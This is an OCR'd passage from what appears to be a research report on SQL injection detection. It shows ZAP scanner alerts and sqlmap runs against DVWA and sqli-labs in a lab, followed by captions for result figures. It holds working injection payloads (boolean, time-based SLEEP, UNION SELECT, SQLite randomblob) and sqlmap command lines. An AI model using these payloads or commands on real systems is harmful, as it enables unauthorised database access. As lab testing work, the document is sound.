RDBMS [MySQL] likely, given error message regular expression [\QYou have an error in your SQL syntax\E] matched by the HTML results.
The vulnerability was detected by manipulating the parameter to cause a database error message to be returned and recognised.
```

```
1  3  4  5 主代理: localhost:8080                    Current Status 0 1 2 0 0 0 0 0 0 0
```

Figure 4.1.4 DVWA Test_4




```
警报 (14)
    SQL 注入 - MySQL (2)
        GET: http://192.168.10.20/DVWA/vulnerabilities/sqli/
        POST: http://192.168.10.20/DVWA/vulnerabilities/sqli
    Content Security Policy (CSP) Header Not Set (6)
    Missing Anti-clickjacking Header (6)
    参数篡改 (2)
    缺少反CSRF令牌 (2)
    Cookie No HttpOnly Flag (2)
    Cookie without SameSite Attribute (3)
    Server Leaks Version Information via "Server" HTTP Resp
    X-Content-Type-Options Header Missing (10)
    Cookie Poisoning (2)
    User Controllable HTML Element Attribute (Potential XS
    会话管理响应已确定 (3)
    现代 Web 应用程序 (5)
    身份验证请求已确定
```

```
SQL 注入 - MySQL
URL:      http://192.168.10.20/DVWA/vulnerabilities/sqli/
风险:     High
置信度:   Medium
参数:     id
攻击:     '
证据:     You have an error in your SQL syntax
CWE ID:   89
WASC ID:  19
源        活动 (40018 - SQL 注入)
输入向量: 表单查询
说明:
SQL 注入是可能的。

其他信息:
RDBMS [MySQL] likely, given error message regular expression [\QYou have an error in your SQL syntax\E] matched by the HTML results.
The vulnerability was detected by manipulating the parameter to cause a database error message to be returned and recognised.
```

```
1  4  4  5 主代理: localhost:8080                    Current Status 0 1 2 0 0 0 0 0 0 0
```

Figure 4.1.4 DVWA Test_5




进展: 4: http://192.168..ssion-input.php 100% 当前扫描: 2 请求数量: 303 新建警报: 0

ID	请求时间戳	响应时间戳	方法	URL	Code	原因	RTT	响应Header大小	响应Body大小
898	2025/11/20 23:18:35	2025/11/20 23:18:35	POST	http://192.168.10.20/DVWA/vulnerabilities/sqli/session-inp...	200	OK	1 毫秒	326 字节	732 字节
899	2025/11/20 23:18:35	2025/11/20 23:18:35	GET	http://192.168.10.20/DVWA/vulnerabilities/sqli/actuator/he...	404	Not Found	2 毫秒	216 字节	275 字节
900	2025/11/20 23:18:35	2025/11/20 23:18:35	GET	http://192.168.10.20/DVWA/vulnerabilities/sqli/actuator/he...	404	Not Found	2 毫秒	216 字节	275 字节
901	2025/11/20 23:18:35	2025/11/20 23:18:35	POST	http://192.168.10.20/DVWA/vulnerabilities/sqli/session-inp...	200	OK	2 毫秒	326 字节	732 字节
902	2025/11/20 23:18:35	2025/11/20 23:18:35	POST	http://192.168.10.20/DVWA/vulnerabilities/sqli/session-inp...	200	OK	2 毫秒	326 字节	785 字节
903	2025/11/20 23:18:35	2025/11/20 23:18:35	POST	http://192.168.10.20/DVWA/vulnerabilities/sqli/session-inp...	200	OK	2 毫秒	325 字节	762 字节
904	2025/11/20 23:18:35	2025/11/20 23:18:35	POST	http://192.168.10.20/DVWA/vulnerabilities/sqli/session-inp...	200	OK	2 毫秒	325 字节	792 字节
905	2025/11/20 23:18:35	2025/11/20 23:18:35	POST	http://192.168.10.20/DVWA/vulnerabilities/sqli/session-inp...	200	OK	3 毫秒	325 字节	789 字节
906	2025/11/20 23:18:35	2025/11/20 23:18:35	POST	http://192.168.10.20/DVWA/vulnerabilities/sqli/session-inp...	200	OK	2 毫秒	325 字节	791 字节
907	2025/11/20 23:18:35	2025/11/20 23:18:35	POST	http://192.168.10.20/DVWA/vulnerabilities/sqli/session-inp...	200	OK	2 毫秒	325 字节	976 字节
908	2025/11/20 23:18:35	2025/11/20 23:18:35	POST	http://192.168.10.20/DVWA/vulnerabilities/sqli/session-inp...	200	OK	2 毫秒	325 字节	805 字节
909	2025/11/20 23:18:35	2025/11/20 23:18:35	POST	http://192.168.10.20/DVWA/vulnerabilities/sqli/session-inp...	200	OK	2 毫秒	325 字节	732 字节
910	2025/11/20 23:18:35	2025/11/20 23:18:35	POST	http://192.168.10.20/DVWA/vulnerabilities/sqli/session-inp...	200	OK	1 毫秒	325 字节	732 字节
911	2025/11/20 23:18:35	2025/11/20 23:18:35	POST	http://192.168.10.20/DVWA/vulnerabilities/sqli/session-inp...	200	OK	1 毫秒	325 字节	732 字节
912	2025/11/20 23:18:35	2025/11/20 23:18:35	POST	http://192.168.10.20/DVWA/vulnerabilities/sqli/session-inp...	200	OK	1 毫秒	290 字节	732 字节


```
1  4  4  5 主代理: localhost:8080                    Current Status 0 1 2 0 0 0 0 0 0 0
```

Figure 4.1.4 DVWA Test_6




```
┌──(root㉿kali)-[~]
└─# sqlmap -u "http://192.168.10.20/sqli-labs/Less-1/?id=1" --cookie="PHPSESSID=rr9i6v56ln09e1hfpibguvqlni; security=
low"

                {1.9.11#stable}

                https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end us
er's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 22:47:02 /2025-11-21/

[22:47:03] [INFO] resuming back-end DBMS 'mysql'
[22:47:03] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 3848=3848 AND 'waku'='waku

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 6822 FROM (SELECT(SLEEP(5)))DlGt) AND 'ihzj'='ihzj

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-9048' UNION ALL SELECT NULL,NULL,CONCAT(0x71767a6b71,0x6f59766571797a6274466c756c4866794b6d754b41735
6484757795677657 24f6c446f435377744f,0x7162707a71)-- -
---
[22:47:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
```

Figure 4.1.4 Sqli_labs Test_1




```
┌──(root㉿kali)-[~]
└─# sqlmap -u "http://192.168.10.20/sqli-labs/Less-2/?id=1" --cookie="PHPSESSID=rr9i6v56ln09e1hfpibguvqlni; security=
low"
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.9.11#stable}
|_ -| . [,]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end us
er's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 22:56:47 /2025-11-21/

[22:56:47] [INFO] resuming back-end DBMS 'mysql'
[22:56:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 3287=3287

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 4583 FROM (SELECT(SLEEP(5)))DSDP)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-1671 UNION ALL SELECT NULL,NULL,CONCAT(0x716a6b6a71,0x717079514e47457268464c63544d4a546a614a56714b73
4756506152416978476650447773 7a4247,0x71707a7171)-- -
---
[22:56:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
```

Figure 4.1.4 Sqli_labs Test_2




```
┌──(root㉿kali)-[~]
└─# sqlmap -u "http://192.168.10.20/sqli-labs/Less-3/?id=1" --cookie="PHPSESSID=rr9i6v56ln09e1hfpibguvqlni; security=
low"
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.9.11#stable}
|_ -| . [,]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end us
er's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 23:06:55 /2025-11-21/

[23:06:56] [INFO] resuming back-end DBMS 'mysql'
[23:06:56] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1') AND 9665=9665 AND ('PqWl'='PqWl

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1') AND (SELECT 5476 FROM (SELECT(SLEEP(5)))NMFq) AND ('IxDl'='IxDl

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-4994') UNION ALL SELECT NULL,NULL,CONCAT(0x71767a6a71,0x637967587364566762 6e7863754779666670 65704f45
79514b616c7678525a6d637a514750737262,0x71766b7671)-- -
---
[23:06:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
```

Figure 4.1.4 Sqli_labs Test_3




```
警报 (6)
  SQL 注入
    GET: http://192.168.10.20/sqli-labs/Less-1/?id=1%27+
  CSP: Failure to Define Directive with No Fallback
  Content Security Policy (CSP) Header Not Set
  Missing Anti-clickjacking Header
  Server Leaks Version Information via "Server" HTTP Resp
  X-Content-Type-Options Header Missing

SQL 注入
URL:       http://192.168.10.20/sqli-labs/Less-1/?id=1%27+AND+%271%27%3D%271%27+--+
风险:      High
置信度:    Medium
参数:      id
攻击:      1' AND '1'='1' --
证据:
CWE ID:    89
WASC ID:   19
源         活动 (40018 - SQL 注入)
输入向量:  URL查询字符串
说明:
SQL 注入是可能的。

其他信息:
The page results were successfully manipulated using the boolean conditions [1' AND '1'='1' -- ] and [1' AND '1'='2' -- ]
The parameter value being modified was stripped from the HTML output for the purposes of the comparison.
Data was returned for the original parameter.

1 3 2 0 主代理: localhost:8080          Current Status 0 0 0 0 0 0 0 0 0 0
```

Figure 4.1.4 Sqli_labs Test_4




```
警报 (6)
  SQL 注入 (2)
    GET: http://192.168.10.20/sqli-labs/Less-1/?id=1%27+
    GET: http://192.168.10.20/sqli-labs/Less-2/?id=3-2
  CSP: Failure to Define Directive with No Fallback
  Content Security Policy (CSP) Header Not Set (2)
  Missing Anti-clickjacking Header (2)
  Server Leaks Version Information via "Server" HTTP Resp
  X-Content-Type-Options Header Missing (2)

SQL 注入
URL:       http://192.168.10.20/sqli-labs/Less-2/?id=3-2
风险:      High
置信度:    Medium
参数:      id
攻击:      3-2
证据:
CWE ID:    89
WASC ID:   19
源         活动 (40018 - SQL 注入)
输入向量:  URL查询字符串
说明:
SQL 注入是可能的。

其他信息:
The original page results were successfully replicated using the expression [3-2] as the parameter value
The parameter value being modified was stripped from the HTML output for the purposes of the comparison.

1 3 2 0 主代理: localhost:8080          Current Status 0 0 0 0 0 0 0 0 0 0
```

Figure 4.1.4 Sqli_labs Test_5




```
警报 (7)
  SQL Injection - MySQL (Time Based)
    GET: http://192.168.10.20/sqli-labs/Less-3/?id=1%27)
  SQL 注入 (2)
    GET: http://192.168.10.20/sqli-labs/Less-1/?id=1%27+
    GET: http://192.168.10.20/sqli-labs/Less-2/?id=3-2
  CSP: Failure to Define Directive with No Fallback
  Content Security Policy (CSP) Header Not Set (6)
  Missing Anti-clickjacking Header (4)
  Server Leaks Version Information via "Server" HTTP Resp
  X-Content-Type-Options Header Missing (4)

SQL Injection - MySQL (Time Based)
URL:      http://192.168.10.20/sqli-labs/Less-3/?id=1%27)
风险:     High
置信度:   Medium
参数:     id
攻击:     1') and 0 in (select sleep(15) ) --
证据:
CWE ID:   89
WASC ID:  19
源        活动 (40019 - SQL Injection - MySQL (Time Based))
输入向量: URL查询字符串
说明:
SQL 注入是可能的。
其他信息:
查询时间可使用参数值 [1') and 0 in (select sleep(15) ) -- ] 控制。这导致请求花费 [15,204] 毫秒，而值 [1')] 的原始未修改查询花费 [0] 毫秒。

2  3  2  0 主代理: localhost:8080          Current Status 0 0 0 0 0 0 0 0 0 0
```

Figure 4.1.4 Sqli_labs Test_6



```
历史  搜索  警报  Output  WebSockets  主动扫描  Spider

警报 (9)
  SQL Injection - MySQL
  SQL Injection - MySQL (Time Based) (6)
    GET: http://192.168.10.20/sqli-labs/Less-3/?id=1%2
    GET: http://192.168.10.20/sqli-labs/Less-4/?id=1
    GET: http://192.168.10.20/sqli-labs/Less-5/?id=1
    GET: http://192.168.10.20/sqli-labs/Less-6/?id=1
    GET: http://192.168.10.20/sqli-labs/Less-7/?id=1
    GET: http://192.168.10.20/sqli-labs/Less-8/?id=1
  SQL Injection - SQLite (Time Based)
    GET: http://192.168.10.20/sqli-labs/Less-5/?id=1
  SQL 注入 (6)
    GET: http://192.168.10.20/sqli-labs/Less-1/?id=1%2
    GET: http://192.168.10.20/sqli-labs/Less-2/?id=3-2
    GET: http://192.168.10.20/sqli-labs/Less-4/?id=1%2
    GET: http://192.168.10.20/sqli-labs/Less-5/?id=1%2
    GET: http://192.168.10.20/sqli-labs/Less-6/?id=1%2
    GET: http://192.168.10.20/sqli-labs/Less-8/?id=1%2

SQL Injection - MySQL (Time Based)
URL:      http://192.168.10.20/sqli-labs/Less-7/?id=1
风险:     High
置信度:   Medium
参数:     id
攻击:     1' and 0 in (select sleep(15) ) and ''='
证据:
CWE ID:   89
WASC ID:  19
源        活动 (40019 - SQL Injection - MySQL (Time Based))
输入向量: URL查询字符串
说明:
SQL 注入是可能的。
其他信息:
查询时间可使用参数值 [1' and 0 in (select sleep(15) ) and ''='] 控制。这导致请求花费 [15,002] 毫秒，而值 [1] 的原始未修改查询花费 [0] 毫秒。

4  3  2  0 主代理: localhost:8080          Current Status 0 0 0 0 0 0 0 0 0 0
```

Figure 4.1.4 Sqli_labs Test_7



```
警报 (8)
  SQL Injection - MySQL (Time Based) (3)
    GET: http://192.168.10.20/sqli-labs/Less-3/?id=1%27)
    GET: http://192.168.10.20/sqli-labs/Less-4/?id=1
    GET: http://192.168.10.20/sqli-labs/Less-5/?id=1
  SQL Injection - SQLite (Time Based)
    GET: http://192.168.10.20/sqli-labs/Less-5/?id=1
  SQL 注入 (4)
    GET: http://192.168.10.20/sqli-labs/Less-1/?id=1%27+
    GET: http://192.168.10.20/sqli-labs/Less-2/?id=3-2
    GET: http://192.168.10.20/sqli-labs/Less-4/?id=1%22+
    GET: http://192.168.10.20/sqli-labs/Less-5/?id=1%27+
  CSP: Failure to Define Directive with No Fallback
  Content Security Policy (CSP) Header Not Set (8)
  Missing Anti-clickjacking Header (6)
  Server Leaks Version Information via "Server" HTTP Resp
  X-Content-Type-Options Header Missing (7)

SQL Injection - SQLite (Time Based)
URL:      http://192.168.10.20/sqli-labs/Less-5/?id=1
风险:     High
置信度:   Medium
参数:     id
攻击:     ' | case randomblob(10000000) when not null then "" else "" end | '
证据:
CWE ID:   89
WASC ID:  19
源        活动 (40024 - SQL Injection - SQLite (Time Based))
输入向量: URL查询字符串
说明:
SQL 注入是可能的。
其他信息:
The query time is controllable using parameter value [' | case randomblob(10000000) when not null then "" else "" end | '], which caused the request to take [248] milliseconds, parameter value [' | case randomblob(100000000) when not null then
"" else "" end | '], which caused the request to take [269] milliseconds, when the original unmodified query with value [1] took [2] milliseconds.

3  3  2  0 主代理: localhost:8080          Current Status 0 0 0 0 0 0 0 0 0 0
```

Figure 4.1.4 Sqli_labs Test_8




Figure 5.1 Confidence_Boxplot




Figure 5.2 Method_Comparison




Figure 5.3 Adaptive_Thresholds




Figure 5.4 Ablation_Study

